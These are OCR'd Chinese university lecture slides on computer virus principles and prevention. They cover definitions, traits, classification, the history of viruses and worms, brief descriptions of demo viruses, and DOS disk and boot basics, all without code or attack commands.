计算机病毒原理及防治

卓新建 博士


北京邮电大学

信息工程学院 信息安全中心

Email: zhuoxj@bupt.edu.cn

or： zhuoxj@163.com

电话：（010）62282264



目录

第1章 计算机病毒的基础知识

- 1.1 计算机病毒的定义
- 1.2 病毒的基本特征
- 1.3 计算机病毒的分类
- 1.4 计算机病毒的发展简史
- 1.5 计算机病毒在我国的发展简况
- 1.6 计算机病毒的产生及相关社会问题
- 1.7 计算机病毒防治的基本方法

1.1 计算机病毒的定义

- 在生物学中，病毒是指侵入动植物体等有机生命体中的具有感染性、潜伏性、破坏性的微生物，而且不同的病毒具有不同的诱发因素。

- “计算机病毒”一词是人们联系到破坏计算机系统的“病原体”具有与生物病毒相似的特征，借用生物学病毒而使用的计算机术语。

- 美国计算机安全专家Frederick Cohen博士是这样定义计算机病毒的：”病毒程序通过修改其他程序的方法将自己的精确拷贝或可能演化的形式放入其他程序中，从而感染它们”。

1.1 计算机病毒的定义

- 1994年《中华人们共和国计算机安全保护条例》定义：“计算机病毒是指编制、或者在计算机程序中插入的，破坏计算机功能或数据、影响计算机使用，并能自我复制的一组计算机指令或者程序代码”。

- **广义定义**

能够引起计算机故障，破坏计算机数据的程序都统称为计算机病毒。

1.2 病毒的基本特征

- 计算机病毒是一段特殊的程序，它与生物学病毒有着十分相似的特性。除了与其他程序一样，可以存储和运行外，计算机病毒（简称病毒）还有**感染性、潜伏性、可触发性、破坏性、衍生性**等特征。它一般都隐蔽在合法程序（被感染的合法程序称作宿主程序）中，当计算机运行时，它与合法的程序争夺系统的控制权，从而对计算机系统实施干扰和破坏作用。

感染性

- 计算机病毒的感染性是指计算机病毒具有把自身复制到其他程序中的特性。感染性是计算机病毒的根本属性，是判断一个程序是否为病毒程序的主要依据。病毒可以感染文件、磁盘、个人计算机、局部网络、互联网，病毒的感染是指从一个网络侵入另一个网络，由一个系统扩散到另一个系统，由一个系统传入到另一个磁盘，由一个磁盘进入到另一个磁盘，或者由一个文件传播到另一个文件的过程。软盘、光盘、网络（主要包括电子邮件、BBS、WWW浏览、FTP文件下载等等）是计算机病毒的主要感染载体，点对点的通信系统和无线通信系统则是最新出现的病毒的感染载体。
- 感染性是病毒的再生机制，病毒通过修改磁盘扇区信息或文件内容，并与系统中的宿主程序链接在一起达到感染的目的，继而它就会在运行这一被感染的程序之后开始感染其他程序，这样一来，病毒就会很快地感染到整个系统。
- 病毒的感染性与计算机系统的兼容性有关。

潜伏性（或隐藏性）

- 病毒的潜伏性是指其具有依附于其他媒体而寄生的能力，即通过修改其他程序而把自身的复制品嵌入到其他程序或磁盘的引导区（包括硬盘的主引导区）中寄生。这种繁殖的能力是隐蔽的，病毒的感染过程一般都不带有外部表现，大多数病毒的感染速度极快。而且大多数病毒都采用特殊的隐藏技术，例如有些病毒感染正常程序时将程序文件压缩，留出空间嵌入病毒程序，这样使被感染病毒的程序文件的长度的变化很小，很难被发现；有些病毒修改文件的属性等；还有些病毒可以加密、变型（多态病毒）或防止反汇编、防跟踪等等都是为了不让被感染的计算机用户发现。当计算机病毒侵入系统后，一般并不立即发作，而是具有一定的潜伏期。在潜伏期，只要条件许可，病毒就会不断地进行感染。一个编制巧妙的计算机病毒程序，可以在一段很长的时间内隐藏在合法程序中，对其他系统进行感染而不被人们发现。病毒的潜伏性与感染性相辅相成，潜伏性越好，其在系统中存在的时间就会越长，病毒的感染范围也就越大。

可触发性

- 病毒一般都有一个触发条件：或者触发其感染，即在一定的条件下激活一个病毒的感染机制使之进行感染；或者触发其发作，即在一定条件下激活病毒的表现（破坏）部分。条件判断是病毒自身特有的功能，一种病毒一般设置一定的触发条件。病毒程序在运行时，每次都要检测控制条件，一旦条件成熟，病毒就开始感染或发作。触发条件可能是指定的某个时间或日期、特定的用户识别符的出现、特定文件的出现或使用次数、用户的安全保密等级、某些特定的数据等等

- 破坏性
  - 计算机病毒的破坏性取决于病毒设计者的目的和水平

- 计算机病毒的危害大致有如下几个方面：
  - （1）对计算机数据信息的直接破坏作用
  - （2）抢占系统资源
  - （3）影响计算机运行速度
  - （4）病毒对计算机硬件的破坏
  - （5）衍生性

衍生性

- 既然计算机病毒是一段特殊的程序，了解病毒程序的人就可以根据其个人意图随意改动，从而衍生出另一种不同于原版病毒的新病毒，这种衍生出的病毒可能与原先的计算机病毒有很相似的特征，所以被称为原病毒的一个变种；如果衍生的计算机病毒已经与以前的计算机病毒有了很大甚至是根本性的差别，则此时就会将其认为是一种新的计算机病毒。变种或新的计算机病毒可能比原计算机病毒有更大的危害性。

❖病毒程序与正常程序的区别：

①正常程序是具有应用功能的完整程序，以文件形式存在，具有合法文件名；而病毒一般不以文件的形式独立存在，一般没有文件名，它隐藏在正常程序和数据文件中，是一种非完整的程序。

②正常程序依照用户的命令执行，完全在用户的意愿下完成某种操作，也不会自身复制；而病毒在用户完全不知的情况下运行，将自身复制到其他正常程序中，而且与合法程序争夺系统的控制权，甚至进行各种破坏。

1.3 计算机病毒的分类

- 1.3.0 计算机病毒的数量
- 1.3.1 传统计算机病毒
- 1.3.2 宏与宏病毒、脚本语言与脚本病毒、蠕虫、木马、后门等概念

1.3.0计算机病毒的数量

- 目前，病毒到底有多少，各种说法不一。
- 2000年12月在日本东京举行的“亚洲计算机反病毒大会”的报告中说，2000年11月以前的病毒数量超过55 000种；
- 目前，有的防病毒销售商则声称收集了60 000种左右的PC病毒（有些声明是骗人的）；
- WildList Organization在2001年7月的报告中列出了698中。
- 但SupplementalList连同WildList Proper只列出了214种（David Harley, Robert Slade, Urs E.Gattiker著，朱代祥，贾建勋，史西斌译，计算机病毒揭密，北京，人民邮电出版社，2002，9）。

- “两个病毒在它们连续的代码和数据范围内，即使只有一个比特的区别也是不同的”（Vesselin Bontchev，Methodology of Computer Anti-Virus Research，University of Hamburg，1998）。

1.3.1 传统计算机病毒

- 1．按计算机病毒攻击的机型分类
  （1）攻击微型机的病毒；
  （2）攻击小型计算机的病毒；
  （3）攻击工作站的病毒
- 2．按计算机病毒攻击的操作系统分类
  （1）攻击DOS系统的病毒;
  （2）攻击Windows系统的病毒；
  （3）攻击攻击UNIX或OS/2系统的病毒
- 3．按传播媒介分类
  （1）单机病毒；
  （2）网络病毒

1.3.1 传统计算机病毒

- 4．按计算机病毒的寄生方式分类

  （1）源码型病毒；（2）入侵型病毒；

  （3）外壳型病毒；（4）操作系统型病毒

- 5．按病毒的表现（破坏）情况分类

  （1）良性病毒；（2）恶性病毒

- 6．按计算机病毒寄生方式和感染途径分类

  按寄生方式：引导型病毒，文件型病毒。

  按感染途径：驻留内存型和不驻留内存型。

  混合型病毒集引导型和文件型病毒特性于一体。

1.3.2 与病毒相关的几个概念

- 1. 宏与宏病毒（Macro and Macro virus）

在Windows环境下数据文件是由Word等文字处理软件建立的，被称为文档文件或文档。Word文档中包含两种信息：文本信息或称文本，格式信息。

Microsoft Word中对宏的定义为“宏就是能够组织在一起的，可以作为一个独立命令来执行的一系列Word命令。它能使日常工作变得容易”。Word文档中的格式信息就包含了很多这样的宏。Word的宏语言有十分强大的功能，它具备访问系统的能力，可以直接运行DOS系统命令、调用Windows API、DLL等。这些操作都可能对系统的安全直接构成威胁。

如果一个宏中包含了上述形式的有破坏能力的命令，并且还有自我复制功能，这个宏就成了宏病毒。概括起来讲，宏病毒就是使用宏语言编写的有一定破坏能力的程序，可以在一些数据处理系统中运行（主要是微软的办公软件系统，字处理、电子数据表和其他Office程序中），存在于字处理文档、数据表格、数据库、演示文档等数据文件中，利用宏语言的功能将自己复制到其他数据文档中。

除了Word宏病毒外，常见的还有Excel宏病毒PowerPoint宏病毒等。

1.3.2 与病毒相关的几个概念

- 2．脚本语言与脚本病毒（Script Language and Script Virus）

脚本病毒类似于宏病毒，但它的执行环境不再局限于Word、Excel等Microsoft Office应用程序，而是随着Microsoft 将脚本语言和视窗操作系统日益紧密的结合，扩展到网页、HTA，甚至文本文件中。

脚本语言是介于HTML和Java、C++和Visual Basic之类的编程语言之间的语言。脚本语言需要一个脚本语言引擎解释执行脚本语言编写的程序。主要的脚本语言包括活动服务器页面（Active Server Pages）、微软可视化BASIC脚本语言（Microsoft Visual Basic Scripting Edition）、Java Script、PHP、REXX、PERL等等。脚本语言的功能越来越强大，现代的脚本语言基本上可以完成所有的文件系统操作，所以使用脚本语言的病毒的出现也就成为必然。

脚本病毒主要有以下几种类型：基于JavaScript的脚本病毒，基于VBScript的脚本病毒（很多宏病毒其实就属于这一类），基于PHP的脚本病毒，脚本语言和木马程序结合的病毒。

1.3.2 与病毒相关的几个概念

- 3．蠕虫（Worm）

蠕虫是一个程序，它进入计算机网络，利用空闲的处理器去测定网络中的计算机跨度。蠕虫程序由许多段构成，在其主段的控制下，蠕虫的某个段运行在单独的计算机上。蠕虫典型的传播方式是依靠网络的漏洞，利用网络或电子邮件方式由一台计算机传播到另一台计算机，靠将自身向其他计算机提交来实现再生，并不将自身寄生在另一个程序上。

本来蠕虫是作为分散式计算领域中研究的一部分而被编写的，没有破坏安全的意图，也不隐藏其出现或运作（蠕虫也可以用重写某特定内存区的方法进行破坏，在蠕虫运行中也可以破坏程序，蠕虫通常造成的后果是网络阻塞，甚至由此造成系统崩溃）。所以，一般而言，蠕虫本身并不被当作传统的计算机病毒。但是现在，蠕虫被病毒的制造者们加以利用，很多带有蠕虫性质的计算机病毒被制造出来，它们实际上是蠕虫和病毒的混合体，既有蠕虫的在网络上繁殖的功能，又有病毒的寄生和破坏的功能，比如1999年出现，之后流行了几年的Melissa病毒、“求职信”病毒、“杀手13”病毒等等。

目前在流行的恶性病毒中，有90%以上的病毒是蠕虫病毒。

1.3.2 与病毒相关的几个概念

4．木马（Trojan Horse）

所谓特洛伊木马程序，是指一种程序，从表面看是正常程序，可以执行明显的正常功能，但也会执行受害者没有预料到的或不期望的动作。

通常木马并不被当成病毒，因为它们通常不包括感染程序，因而并不自我复制，只是靠欺骗获得传播。现在，随着网络的普及，木马程序的危害变得十分强大，如今它常被用作在远程计算机之间建立连接，像间谍一样潜入用户的计算机，使远程计算机通过网络控制本地计算机。

按照木马程序对计算机的不同破坏方式，可以把现在的木马程序分为以下几类：远程访问型、密码发送型、键盘记录型、毁坏型和FTP型。

例如，1989年美国人类学家鲍伯博士编写了一个特洛伊木马程序，复制逾万片免费邮送到世界各地，但在说明书中要挟用户，使用之前必须向他支付378美元，否则将会损坏用户的其他程序。这个程序是一个有关医学研究爱滋病信息的数据库，平时，该数据库的确是一个正常的有用数据库。但是，当用户启动该数据库90次时，突然它将磁盘上的所有文件加密。

从2000年开始，计算机病毒与木马技术相结合成为病毒新时尚。

1.3.2 与病毒相关的几个概念

- 5．后门（Backdoor）

后门是程序或系统内的一种功能，它允许没有账号的用户或普通受限用户使用高权限访问甚至完全控制系统。后门在程序开发中有合法的用途，有时会因设计需要或偶然因素而存在于某些完备的系统中。后门不是计算机病毒，但显然后门也会成为别有用心者的利器。

1.4 计算机病毒的发展简史

1949年，计算机之父冯·诺依曼在《复杂自动机组织论》中提出“一部事实上足够复杂的机器能够复制自身”。

20世纪60年代初，美国贝尔实验室里“磁芯大战”的游戏。

1975年，《Shock Wave Rider》(John Bruner)出现了“Virus”一词。

1981年，世界上诞生了真正意义上的计算机病毒—Elk Cloner，这个病毒将自己附着在磁盘的引导扇区上，通过磁盘进行感染。

1983年11月3日，美国计算机安全学术讨论会上，Frederick Cohen博士首次提出计算机病毒的概念。同一天，专家们在VAX11/750计算机系统上验证了计算机病毒的存在。在其后的一周内，在5次病毒试验中，平均30分钟病毒就可使计算机系统瘫痪。

1.4 计算机病毒的发展简史

1986年底，病毒Brain开始流行。Brain病毒首次使用了伪装的手段来迷惑计算机用户。1987年10月，美国新闻机构报道了这一事件。

在这一年，中国的公安部成立了计算机病毒研究小组，并派出专业技术人员到中科院计算所和美国、欧洲进修、学习计算机安全技术，标志着计算机病毒引起了中国政府的警惕。

1987年，DOS环境下的文件型病毒得到了很大的发展。出现了能自我加解密的病毒——Cascade，Stoned病毒和PingPong病毒等等。同年12月份，第一个网络病毒——Christmas Tree开始流行。

1.4 计算机病毒的发展简史

1988年11月2日，美国康奈尔大学的学生Morris将自己编制的蠕虫程序在几小时内造成Internet网络的堵塞，6000多台计算机被感染，造成巨大的损失。在美国，仅1988年中，就约有9万台计算机遭计算机病毒入侵。《人民日报》就Morris 事件报道了关于病毒的事件。

同时，反病毒技术也已经开始成熟了，所罗门公司的反病毒工具——Doctors Solomon's Anti-Virus Toolkit——成为当时最强大的反病毒软件。

1989年，病毒家族开始出现了，比如Yankee病毒，Eddie病毒，Frodo病毒（第一个全秘密寄生的文件病毒）。同年出现了名为AIDS的特洛伊木马型病毒。

1.4 计算机病毒的发展简史

1989年4月西南铝厂首先发现小球病毒，计算机病毒开始侵入我国。

1989年7月，中国公安部推出了中国最早的杀毒软件Kill 6.0。

1990年，出现了第一个多态病毒Chameleon、使用多级加密解密和反跟踪技术的病毒Whale等，可以用于开发病毒的工具软件——Virus Production Factory，专门为病毒制造者开设的进行病毒信息交流和病毒交换的BBS。

1990年，中国出现了基于硬件的反病毒系统——华星防病毒卡。

1991年，发现了复合多态病毒Tequila；不存在于某个文件或引导扇区中的DIRII病毒；攻击网络的GPI病毒等。这一年，反病毒公司也得到了发展壮大，Symantec和Central Point两个重要的工具软件开发商开始介入杀毒市场。中国的瑞星公司成立，推出了瑞星防病毒卡。

1992年，多态病毒生成器“MtE”开发出来，病毒构造工具集Virus Create Library开发成功。在芬兰发现了首例Windows病毒。

1.4 计算机病毒的发展简史

1993年、1994年，采用密码技术、编写技巧高超的隐蔽型病毒和多态性病毒相继出现，也出现了感染源代码文件的SrcVir病毒和感染OBJ文件的Shifter病毒。

1995年8月9日，在美国首次发现专门攻击Word文件的宏病毒——Concept。

1997年2月，第一个Linux环境下的病毒Bliss出现。1997年4月，第一个使用FTP进行传播的Homer病毒出现。

1998年6月，CIH病毒被发现。这一年也出现了远程控制工具“Back Orifice”、“Netbus”等，第一个感染Java可执行文件的Strange Brew病毒，用实用VB脚本语言编写的Robbit病毒。

1999年，通过邮件进行病毒传播开始成为病毒传播的主要途径，而宏病毒仍然是最流行的病毒。这一年，比较有名的病毒有：Melissa，Happy99；FunLove等等。

1.4 计算机病毒的发展简史

2000年被称作VBScript病毒/蠕虫之年。大量使用脚本技术的病毒出现，脚本技术和蠕虫、传统的病毒、木马程序以及操作系统的安全漏洞相结合，给病毒技术带来了一个新的发展高峰。最著名的如VBS/KAK蠕虫，Loveletter病毒。 2000年，中国的金山公司发布金山毒霸，金山公司开始进入杀毒软件市场。

2001年7月出现了Code Red和 Code Red II，9月出现的Nimda病毒突破了以往病毒的各种传播途径，它们会利用微软服务器漏洞植入后门程序的特洛伊木马，或是通E-mail大肆传播、衍生无数变种的计算机蠕虫，也有可能是通过浏览网页下载病毒，甚至三者兼具，造成了大范围的因特网上的服务器被阻断或访问速度下降，在世界范围内造成了巨大的损失。仅Code Red病毒所造成的经济损失，就远远超过过去6年来任何一年的年度损失。

1.5 计算机病毒在我国的发展简况

- 开始时传播速度和范围没达到西方的规模，时间上滞后。
- 随着计算机网络在中国的普及，计算机病毒在中国的出现逐步与世界“接轨”。
- 中国越来越多地出现了“国产病毒”（“新世纪”、“中国炸弹”、“冰河”等）
- 防病毒的水平相对较差。

1.6 计算机病毒的产生及相关社会问题

按照病毒编造者的目的，病毒大概有以下几种来源：

1．研究、兴趣等目的；2．游戏、恶作剧、表现欲等目的；

3．软件保护目的；4．破坏、报复目的；5．军事目的

制造计算机病毒者，归纳起来有6类人：

1．学生、研究生和学者 ；　2．玩家；　3．电脑学会

4．软件商；　5．　职员；　6．恐怖组织

1.7 计算机病毒防治的基本方法

- 利用相应的检测和杀毒软件
- 手工检测、杀除、预防计算机病毒

假定或猜测过程——确认过程——
——分析过程——解决过程

计算机病毒演示

DOS环境下的病毒演示


- 火炬病毒
- 救护车病毒
- Rescue
- Suicide

火炬病毒

- 该病毒发作时，在屏幕显示五把燃烧的火炬。同时，该病毒用内存的随机数从硬盘的物理第一扇区开始覆盖，造成硬盘中的数据丢失。

Rescue病毒

- 病毒发作时，显示一些图形和文字。




Suicide病毒

- 该病毒发作时，在屏幕上显示一幅图形，告诉你的机器已经被该病毒感染。

救护车病毒

- 该病毒发作时，从屏幕左下角有一辆救护车跑过。




宏病毒演示

- DMV病毒
- Aliance病毒
- Laroux病毒
- Concept病毒


DMV病毒

- 该病毒据说是第一个宏病毒，属于实验性的，无破坏性。




Aliance病毒

- 该病毒发作时，显示一个对话框。



Laroux病毒

- 该病毒感染Windows Excel文档，图中显示的是病毒的宏名。



Concept病毒

- 该病毒感染Win Word后，将在屏幕上弹出一个对话框。

其他新型病毒

- JAVA病毒
- Active X病毒
- HTML病毒
- 手机病毒
- 掌上型移动设备病毒
- 病毒与黑客程序结合的有害程序
- 。 。 。 。 。 。

第2章 计算机病毒的相关DOS基本系统知识

- 2.1 磁盘结构与组织
- 2.2 DOS的组成、启动及内存分配
- 2.3 中断及其处理过程
- 2.4 .COM文件和.EXE文件结构和其加载机制
- 2.5 一个简单的引导程序

2.1 磁盘结构与组织

磁盘是微型计算机程序和数据广泛使用的存储介质，也是计算机病毒传播、入侵的主要对象之一。因此，了解磁盘的结构及其数据组织的特点，对于检测和防治计算机病毒具有十分重要的意义。

2.1 磁盘结构与组织

- 软盘结构与数据组织
  - （1）软盘结构与存储方式
  - （2）物理扇区和逻辑扇区
  - （3）DOS磁盘组织
- 硬盘结构与数据组织
  - （1）硬盘的结构
  - （2）硬盘的数据组织
  - （3）主引导扇区
  - （4）DOS分区和DOS引导扇区
  - （5）文件分配表
  - （6）文件目录表

2.2 DOS的组成、启动及内存分配

DOS系统基本程序模块由以下几个部分组成（以MS-DOS为例）：

（1）引导程序（BOOT）。它驻留在系统盘的0面0道1扇区，在启动计算机时，它首先被自动读入内存，然后由它负责把DOS的其他程序调入内存。

（2）BOM中的ROMBIOS。它提供对计算机输入/输出设备进行管理的程序，被固化在主机板上的ROM中，是计算机硬件与软件的最低层的接口。

（3）输入输出管理IO.SYS模块。其功能是初始化操作系统，并提供DOS系统与ROM BIOS之间的接口。

（4）核心MSDOS.SYS模块。它主要提供设备管理、内存管理、磁盘文件及目录管理的功能，这些功能可以通过所谓的系统功能调用INT 21H来使用，它是用户程序与计算机硬件之间的高层软件接口。

（5）命令处理COMMAND.COM模块。它是DOS调入内存的最后一个模块，它的任务是负责接收和解释用户输入的命令，可以执行DOS的所有内、外部命令和批命令。它主要由3部分组成：常驻部分、初始化部分和暂驻部分。

2.2 DOS的组成、启动及内存分配

